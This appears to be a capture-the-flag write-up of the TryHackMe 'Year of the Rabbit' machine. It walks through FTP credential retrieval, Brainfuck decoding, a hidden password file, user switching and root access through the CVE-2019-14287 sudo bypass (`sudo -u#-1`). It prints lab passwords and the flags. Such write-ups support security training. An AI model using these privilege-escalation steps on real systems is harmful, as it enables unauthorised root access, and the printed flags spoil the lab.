
And it worked! Now we have an entry-point to the FTP application using `ftpuser:5iez1wGXKfPKQ`.



kali@kali: ~/Desktop/Lab-Resource/Year-of-the-Rabbit


```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
└─$ ftp ftpuser@10.10.149.129
Connected to 10.10.149.129.
220 (vsFTPd 3.0.2)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||34706|).
150 Here comes the directory listing.
-rw-r--r--    1 0        0             758 Jan 23  2020 Eli's_Creds.txt
226 Directory send OK.
ftp> mget *
mget Eli's_Creds.txt [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||41932|).
150 Opening BINARY mode data connection for Eli's_Creds.txt (758 bytes).
100% |***************************************************|   758        67.76 KiB/s    00:00 ETA
226 Transfer complete.
758 bytes received in 00:00 (19.89 KiB/s)
ftp> quit
221 Goodbye.
```

There is an interesting called `Eli's_Creds.txt`.



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
└─$ cat Eli\'s_Creds.txt
+++++ ++++[ ->+++ +++++ +<]>+ +++.< +++++ [->++ +++<] >++++ +.<++ +[->-
--<]> ----- .<+++ [->++ +<]>+ +++.< +++++ ++[-> ----- --<]> ----- --.<+
++++[ ->--- --<]> -.<++ +++++ +[->+ +++++ ++<]> +++++ .++++ +++.- --.<+
+++++ +++[- >---- ----- <]>-- ----- ----. ---.< +++++ +++[- >++++ ++++<
]>+++ +++.< ++++[ ->+++ +<]>+ .<+++ +[->+ +++<] >++.. ++++. ----- ---.+
++.<+ ++[-> ---<] >---- -.<++ ++++[ ->--- ---<] >---- --.<+ ++++[ ->---
--<]> -.<++ ++++[ ->+++ +++<] >.<++ +[->+ ++<]> +++++ +.<++ +++[- >++++
+<]>+ +++.< +++++ +[->- ----- <]>-- ----- -.<++ ++++[ ->+++ +++<] >+.<+
++++[ ->--- --<]> ---.< +++++ [->-- ---<] >---. <++++ ++++[ ->+++ +++++
<]>++ ++++. <++++ +++[- >---- ---<] >---- -.+++ +.<++ +++++ [->++ +++++
<]>+. <+++[ ->--- <]>-- ---.- ----. <
```

I downloaded the text file above and saved it on my machine. The content seems to in `Brainfuck` language.




```
Input: +++++ ++++[ …. <
  Arg:
Output:

User: eli
Password: DSpDiM1wAEwid
```

```
++++[ ->--- --<]> ---.< +++++ [->-- ---<] >---. <++++ ++++[
->+++ +++++
<]>++ ++++. <++++ +++[- >---- ---<] >---- -.+++ +.<++ +++++
[->++ +++++
<]>+. <+++[ ->--- <]>-- ---.- ----. <
```

After decoding this code, I obtained the credentials `eli:DSpDiM1wAEwid`. This looks like an SSH login.


Exploitation



```
┌──(kali㉿kali)-[~/Desktop/Lab-Resource/Year-of-the-Rabbit]
└─$ ssh eli@10.10.149.129
The authenticity of host '10.10.149.129 (10.10.149.129)' can't be established.
ED25519 key fingerprint is SHA256:va5tHoOroEmHPZGWQySirwjIb9lGquhnIA1Q0AY/Wrw.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.149.129' (ED25519) to the list of known hosts.
eli@10.10.149.129's password:


1 new message
Message from Root to Gwendoline:

"Gwendoline, I am not happy with you. Check our leet s3cr3t hiding place. I've left you a hidde
n message there"

END MESSAGE




eli@year-of-the-rabbit:~$ whoami
eli
eli@year-of-the-rabbit:~$ id
uid=1000(eli) gid=1000(eli) groups=1000(eli),24(cdrom),25(floppy),29(audio),30(dip),44(video),4
6(plugdev),108(netdev),110(lpadmin),113(scanner),119(bluetooth)
eli@year-of-the-rabbit:~$ █
```


Using the credentials above, I now have a foothold on the machine as eli. Right away, we get another hint from Root mentioning a secret message has been left in `leet s3cr3t hiding place`. This sounds like a hidden directory.

Privilege Escalation




```
eli@year-of-the-rabbit:/$ find / -name "s3cr3t" 2>/dev/null
/usr/games/s3cr3t
eli@year-of-the-rabbit:/$ cd /usr/games
eli@year-of-the-rabbit:/usr/games$ ls
cmail          gnome-chess     gnome-nibbles   hitori      lightsoff     shamax      xboard
fairymax       gnome-klotski   gnome-robots    hoichess    maxqi         sol
five-or-more   gnome-mahjongg  gnome-sudoku    hoixiangqi  quadrapassel  swell-foop
four-in-a-row  gnome-mines     gnome-tetravex  iagno       s3cr3t        tali
eli@year-of-the-rabbit:/usr/games$ cd s3cr3t
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls
eli@year-of-the-rabbit:/usr/games/s3cr3t$ ls -lah
total 12K
drwxr-xr-x 2 root root 4.0K Jan 23  2020 .
drwxr-xr-x 3 root root 4.0K Jan 23  2020 ..
-rw-r--r-- 1 root root  138 Jan 23  2020 .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!
eli@year-of-the-rabbit:/usr/games/s3cr3t$ cat .th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly\!
Your password is awful, Gwendoline.
It should be at least 60 characters long! Not just MniVCQVhQHUNI
Honestly!

Yours sincerely
   -Root
eli@year-of-the-rabbit:/usr/games/s3cr3t$
```

Performing a search for `s3cr3t` shows it is inside `/usr/games` directory. This directory contains a hidden file with the name `.th1s_m3ss4ag3_15_f0r_gw3nd0l1n3_0nly!` and this file contains the password `MniVCQVhQHUNI`.




```
eli@year-of-the-rabbit:/usr/games/s3cr3t$ su gwendoline
Password:
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ id
uid=1001(gwendoline) gid=1001(gwendoline) groups=1001(gwendoline)
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ whoami
gwendoline
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$
```

And using the password above, I switched user to `gwendoline` user.



```
gwendoline@year-of-the-rabbit:/usr/bin$ sudo -l
Matching Defaults entries for gwendoline on year-of-the-rabbit:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User gwendoline may run the following commands on year-of-the-rabbit:
    (ALL, !root) NOPASSWD: /usr/bin/vi /home/gwendoline/user.txt
gwendoline@year-of-the-rabbit:/usr/bin$ /usr/bin/vi /home/gwendoline/user.txt
```


Trying the commands from GTFOBins to elevate my privileges to root did not work. I did some Google search and found out this host is vulnerable to `Sudo - Security Bypass (CVE:2019-14287)`.



```
gwendoline@year-of-the-rabbit:~$
gwendoline@year-of-the-rabbit:~$ sudo -u#-1 /usr/bin/vi /home/gwendoline/user.txt

# whoami
root
#
```


And then I obtained root privileges by exploiting the sudo vulnerability.

Flags



```
gwendoline@year-of-the-rabbit:/usr/games/s3cr3t$ cd /home/gwendoline/
gwendoline@year-of-the-rabbit:~$ ;s
bash: syntax error near unexpected token `;'
gwendoline@year-of-the-rabbit:~$ ls
user.txt
gwendoline@year-of-the-rabbit:~$ cat user.txt
THM{1107174691af9ff3681d2b5bdb5740b1589bae53}
gwendoline@year-of-the-rabbit:~$ 
```

The user.txt flag once I switched user to `gwendoline` user.



```
# cd /root
# ls
root.txt
# cat root.txt
THM{8d6f163a87a1c80de27a4fd61aef0f3a0ecf9161}
# 
```

The flag.txt file once I leveraged the sudo vulnerability to gain a root shell.